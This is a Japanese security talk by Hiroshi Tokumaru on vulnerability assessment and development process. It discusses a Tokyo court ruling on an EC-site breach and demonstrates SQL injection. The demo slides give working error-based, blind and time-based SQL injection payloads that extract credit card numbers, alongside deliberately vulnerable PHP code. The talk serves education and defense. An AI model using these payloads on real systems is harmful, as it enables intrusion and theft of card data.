ソフトウェアテストとしての脆弱性診断と開発プロセスの継続的改善

HASH コンサルティング株式会社
代表取締役 徳丸 浩

HASH Consulting

アジェンダ

- 脆弱性とは何か、なぜ生じるのか
- 脆弱性の責任は誰にあるのか?
- SQLインジェクションの責任を問う判決
- 脆弱性を突く攻撃のデモ
  - SQLインジェクション攻撃でカード番号を窃取してみよう
  - 話題の成りすまし犯行予告…ただし、マルウェアではなく、CSRF脆弱性でやってみる
  - クロスサイト・スクリプティング(XSS)
- 脆弱性対策と開発プロセス
- 脆弱性診断とは
- 脆弱性診断と開発プロセスの継続的改善
- まとめ

HASH Consulting

徳丸浩の自己紹介

- 経歴
  - 1985年 京セラ株式会社入社
  - 1995年 京セラコミュニケーションシステム株式会社(KCCS)に出向・転籍
  - 2008年 KCCS退職、HASHコンサルティング株式会社設立
- 経験したこと
  - 京セラ入社当時はCAD、計算幾何学、数値シミュレーションなどを担当
  - その後、企業向けパッケージソフトの企画・開発・事業化を担当
  - 1999年から、携帯電話向けインフラ、プラットフォームの企画・開発を担当
    Webアプリケーションのセキュリティ問題に直面、研究、社内展開、寄稿などを開始
  - 2004年にKCCS社内ベンチャーとしてWebアプリケーションセキュリティ事業を立ち上げ
- 現在
  - HASHコンサルティング株式会社　代表　　http://www.hash-c.co.jp/
  - 独立行政法人情報処理推進機構　非常勤研究員　　http://www.ipa.go.jp/security/
  - 著書「体系的に学ぶ 安全なWebアプリケーションの作り方」(2011年3月)
  - 技術士（情報工学部門）
- 絶賛社員募集中!!

脆弱性とは何か、なぜ生じるのか

脆弱性とは何か

- 脆弱性とは、悪用可能なバグ、設定不備など
- 悪用可能なバグの例
  - バッファオーバーフロー
  - SQLインジェクション
  - クロスサイト・スクリプティング
- 悪用可能な設定不備の例
  - デフォルトのパスワードのまま放置している
  - パスワードとして「password」を設定している
  - 任意のメールを中継する設定（オープンリレー）
  - インターネット経由で誰でも使えるPROXY

Webサイトへの侵入経路は2種類しかない

- 管理用ツールの認証を突破される
  - telnet, FTP, SSH等のパスワードを推測される
  - FTP等のパスワードがマルウェア経由で漏洩する
- ソフトウェアの脆弱性を悪用される
  - 基盤ソフトウェアの脆弱性を悪用される
    - Apache, PHP, JRE(Java), Tomcat, …
    - 脆弱性は世界中で調査され、日々新たな脆弱性が報告される
  - アプリケーションの脆弱性を悪用される
    - 個別のアプリケーションの脆弱性
    - SQLインジェクションなど

あらゆるバグは脆弱性に通じる

- バッファオーバーフロー: 単なる配列のあふれ
- SQLインジェクション: 文字列の中ではシングルクォートを重ねるというSQL文法のもれ
- XSS: < や > はHTML中では < や > と表記するHTML文法のもれ
- コマンドインジェクション: コマンドのパラメータ中の ; " ' \ 等はエスケープ処理が必要
- レースコンディション: トランザクション処理、排他制御の漏れ
- …


攻撃を受けるとどうなるか?

- 情報漏洩
  - サーバー内の重要情報、個人情報等が外部に漏洩する
  - Aさんの情報をBさんが見てしまう事故(別人問題)も漏洩に分類する
- データ改ざん
  - DB、ファイルの書き換え、
  - 画面の改変
  - スクリプトやiframeを埋め込み、閲覧者がマルウェアに感染
- DoS攻撃
  - サービス停止に追い込む
- なりすまし
  - 別人になりすまして操作ができる

脆弱性の責任は誰にあるのか?

責任と契約について

- ウェブアプリケーションの脆弱性の責任は発注者か開発者か
  - 発注者に責任というのが主流のよう
  - ただし、判例があるわけではないので要注意



- 経産省の「モデル契約書」では、以下のような記述がある

なお、本件ソフトウェアに関するセキュリティ対策については、具体的な機能、遵守方法、管理体制及び費用負担等を別途書面により定めることとしている（第50 条参照）。**セキュリティ要件をシステム仕様としている場合には、**「システム仕様書との不一致」に該当し、本条の「瑕疵」に含まれる。
（セキュリティ） 第50 条 乙が納入する本件ソフトウェアのセキュリティ対策について、甲及び乙は、その具体的な機能、遵守方法、管理体制及び費用負担等を協議の上、別途書面により定めるものとする。

- 発注者は自衛のために要求仕様にセキュリティ要件を盛り込んでおくべきだが…

参照 http://www.meti.go.jp/policy/it_policy/softseibi/index.html

ケーススタディ 家具インテリアECサイト侵入事件

- 概要
  - 家具インテリアのECサイトを運営するX社が、Y社にECサイトアプリケーションを発注
  - X社が運営するECサイトに対して、外部からの不正アクセスにより、最大7316件のクレジットカード情報が漏洩した
  - X社は謝罪、対応、調査等の費用、売上減少による損害等に関して、Y社に対して、委託契約の債務不履行にもとづき1億913万円の損害賠償を請求、東京地裁に起訴した
  - 結果、東京地裁はY社に対して約2262万円の損害賠償金をX社に支払うよう被告に命じた（確定）。

裁判の争点

- X社（原告）はセキュリティ対策について特に指示はしていなかった模様
- 損害賠償について個別契約に定める契約金額の範囲内とする損害賠償責任制限があった
- 当初システムはカード決済を外部委託し直接カード情報を扱っていなかった
- X社が「カード会社毎の決済金額を知りたい」とY社に依頼をして、その結果カード情報をいったんDBに保存する仕様となった（2010年1月29日）
- X社からの問い合わせに対してY社は、カード情報を保持しない方式に変更することが可能で、そのほうが安全となり、費用は20万円程度である旨を伝えた（2010年9月27日）が、その後X社は改良の指示をしなかった

サイトには以下の脆弱性が認められた

- SQLインジェクション
- クロスサイトスクリプティング
- 個人情報を含むログファイルが外部から閲覧可能
- システム管理機能のID/パスワードが admin/password
- DBにはカードのセキュリティコードも保存されていた

東京地裁の判断(1)

- クレジットカード情報が漏洩した原因は複数考えられるが、脆弱性やアクセスログ、不正利用の状況からSQLインジェクション攻撃によるものと断定
- セキュリティ対策についてX社からの指示はなかったが、Y社は必要なセキュリティ対策を講じる義務（債務）があり、それを怠った債務不履行がある
- Y社は、SQLインジェクションはカード情報とは無関係の箇所にあったので、この脆弱性が原因ではないと主張したが、裁判所はこの主張を退けた
- 損害賠償責任制限について
  - 損害賠償責任制限自体については認める
  - 契約書に明記はないが、故意あるいは重過失に起因する損害については責任制限の範囲外とする
  - 仕様書に記載はないがSQLインジェクション対策を怠ったことは重過失である
  - よって今回の事案は損害賠償責任制限には該当しない

東京地裁の判断(2)

- 原告からの損害賠償請求のうち、おわびのQUOカード代や梱包発送費などの損害は全額認められたが、売上減の機会損失は6041万4833円の要求に対して、400万円のみが認められ、システム委託契約費用約2074万円に対しては、他社システムに移行後の利用料等（約27万円）のみが認められた
- Y社がカード情報をDBに保存しない方式をX社に提案したにも関わらずX社がそれを採用しなかった件をX社の過失と認め、過失相殺3割が認定された
- 瑕疵担保期間(1年)を超えていたが、瑕疵担保期間はあくまで無償補修の期間を定めたもので、損害賠償請求権の期間制限を定めたものではないので、損害賠償請求は有効
- 3131万9568円の損害を認定し、その3割を控除して、2262万3697円の損害賠償をY社に命じた

SQLインジェクション対策が"債務"である理由

そこで検討するに，証拠（甲14，25，29）によれば，経済産業省は，平成18年2月20日，「個人情報保護法に基づく個人データの安全管理措置の徹底に係る注意喚起」と題する文書において，SQLインジェクション攻撃によってデータベース内の大量の個人データが流出する事案が相次いで発生していることから，独立行政法人情報処理推進機構（以下「IPA」という。）が紹介するSQLインジェクション対策の措置を重点的に実施することを求める旨の注意喚起をしていたこと，IPAは，平成19年4月，「大企業・中堅企業の情報システムのセキュリティ対策～脅威と対策」と題する文書において，ウェブアプリケーションに対する代表的な攻撃手法としてSQLインジェクション攻撃を挙げ，SQL文の組み立てにバインド機構を使用し，又はSQL文を構成する全ての変数に対しエスケープ処理を行うこと等により，SQLインジェクション対策をすることが必要である旨を明示していたことが認められ，これらの事実に照らすと，被告は，平成21年2月4日の本件システム発注契約締結時点において，本件データベースから顧客の個人情報が漏洩することを防止するために，SQLインジェクション対策として，バインド機構の使用又はエスケープ処理を施したプログラムを提供すべき債務を負っていたということができる。

判決文より引用

判決文を読んでの感想

- 発注者（原告）および受注者（被告）ともにグダグダの状況であった
- 原告は発注者としての責務を果たしておらず、（ほぼ）すべての責任が被告にあるとの判断は、被告に厳しすぎると思う
- とはいえ、被告もなんら「専門家としての責務」を果たしておらず、裁判所はこの点を重視した
- 経産省およびIPAからの注意喚起が「専門家として当然はたすべき責務」の基準と判断された点に注目したい
- 管理機能のID/パスワードが admin/password であった箇所を読んで、しばらく余韻にひたっていた
  ※ただし、被告はシステム引き渡し後に原告がパスワードを変更すると想定していたと主張

当事件からの考察

- 従来、専門家の間では「発注者責任」という考えが強かったが、この判決は受注者の「専門家としての責務」を重視した
- SQLインジェクション対策を怠ったことが「重過失」と認定されたことは画期的だが、議論の余地もある
- 開発会社は、自衛のため、「安全なウェブサイトの作り方」記載の脆弱性は最低限対策した方がよい
- 開発会社は（採用の見込みが薄くても）セキュリティ対策の提案は積極的にすべし


SQLインジェクション攻撃でカード番号を窃取してみよう

カスタマイズした画面にSQLインジェクション(正常系)

SQLインジェクションで情報を盗む方法

- UNION SELECTを使う
- エラーメッセージを使う
- なんらかの1ビットの情報を積み重ねる（Blind SQLi）
  - 表示上のなんらかの差異
  - エラーの有無
  - ステータスコードの違い(200 or 500など)
  - 更新できるか否か
  - 時間差 (Time-base SQL Injection)

information_schema



カスタマイズした画面にSQLインジェクション(検証例)


```
$state = $_POST['state'];
$city  = $_POST['city'];
$town  = $_POST['town'];
$db = mysql_connect(DB_SERVER, DB_USER, DB_PASSWORD);
mysql_select_db(DB_NAME, $db);
$r = mysql_query("SELECT * FROM mtb_zip WHERE state = '$state' AND city LIKE '$city%'
AND town LIKE '$town%' LIMIT 100");
```

日本で一番売れているPHP教科書のサンプル

```
// ここまでで、認証済みであるこの検査が済んでいる
$id = $_REQUEST['id'];
// 投稿を検査する
$sql = sprintf('SELECT * FROM posts WHERE id=%d',
mysql_real_escape_string($id));
$record = mysql_query($sql) or die(mysql_error());
$table = mysql_fetch_assoc($record);
if ($table[‘member_id’] == $_SESSION[‘id’]) { // 投稿者の確認
  // 投稿した本人であれば、削除
  mysql_query('DELETE FROM posts WHERE id=' . mysql_real_escape_string($id))
or die(mysql_error());
}
```

ここにSQLインジェクション

しかし、DELETE FROM
文なので表示はない

エラーメッセージから情報窃取

- MySQLはエラーメッセージの中にリテラルの情報を含めないものが多いが、例外としてextractvalue関数がある

```
mysql> select extractvalue('<a><b>xss</b></a>', '/a/b');
+----------------------------------------+
| extractvalue('<a><b>xss</b></a>', '/a/b') |  ← 正常系
+----------------------------------------+
| xss                                    |
+----------------------------------------+

mysql> SELECT extractvalue('<a><b>xss</b></a>', '/$this is a pen');
ERROR 1105 (HY000): XPATH syntax error: '$this is a pen'
```

- 副問い合わせにより、extravalueにわざとエラーのあるクエリを用いて情報窃取

```
mysql> SELECT extractvalue('',concat('/$',(SELECT cardnumber FROM
eccube_db.dtb_customer_card LIMIT 1 OFFSET 0) ));
General error: 1105 XPATH syntax error: '$1234567890123456'
```


SQL文のエラーが起こるか否かで情報を盗む

- SQLインジェクションにより実行されるSQL文の例

  DELETE FROM posts WHERE id=18-(SELECT id FROM members WHERE id LIKE char(49) ESCAPE IF(SUBSTR((SELECT email FROM members LIMIT 1,1),1,1)>='M', 'a', 'ab')))

- WHERE句の中 18-(SELECT … WHERE …)
- 中のWHERE句は
  LIKE 述語にESCAPE句がある
- ESCAPE句はIF関数により、membersの1行目の1文字目が’M’以上の場合’a’、それ以外の場合’ab’
- SQL文の文法上、ESCAPE句は1文字以外だとエラー
- この結果を繰り返すことによって、対象文字列を絞り込む
  →ブラインドSQLインジェクション

ECサイトにキャンペーン応募ページを追加



SQLインジェクション脆弱性のあるソース

```
<?php
  $name = $_REQUEST['name'];
  $mail = $_REQUEST['mail'];
  $address = $_REQUEST['address'];
  try {
    $con = new PDO("mysql:host=localhost;dbname=db;charset=utf8", …
    $con->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
    $sql =
         "INSERT INTO entries VALUES('$name', '$mail', '$address')";
    $result = $con->exec($sql);
  } catch (PDOException $e) {
    // 何もしない
  }
?>
<p>登録しました</p>
```

ここにSQLインジェクション


表示がないので
情報は漏洩しない?

時間差を利用して情報を盗む


- sleep関数で 5秒待ち合わせ
  INSERT INTO entries VALUES('', (SELECT sleep(5)), null) -- ', '', '')
- eccube_db.dtb_customer_cardテーブル1行目のcardnumber列1文字目が 5 の場合のみ5秒待つ
  INSERT INTO entries VALUES('',(select if(substr((select cardnumber from eccube_db.dtb_customer_card limit 0,1),1,1) = '1',sleep(5),0)), null) -- ','')
- これを繰り返すことにより、ECサイトのカード情報を求められる

参考: http://blog.tokumaru.org/2012/12/blind-sql-injection-php-exploit.html

話題の成りすまし犯行予告…ただし、マルウェアではなく、CSRF脆弱性でやってみる



横浜市のCSRF悪用の犯行予告手口（推測）



http://d.hatena.ne.jp/Kango/20121008/1349660951 より許諾を得て引用

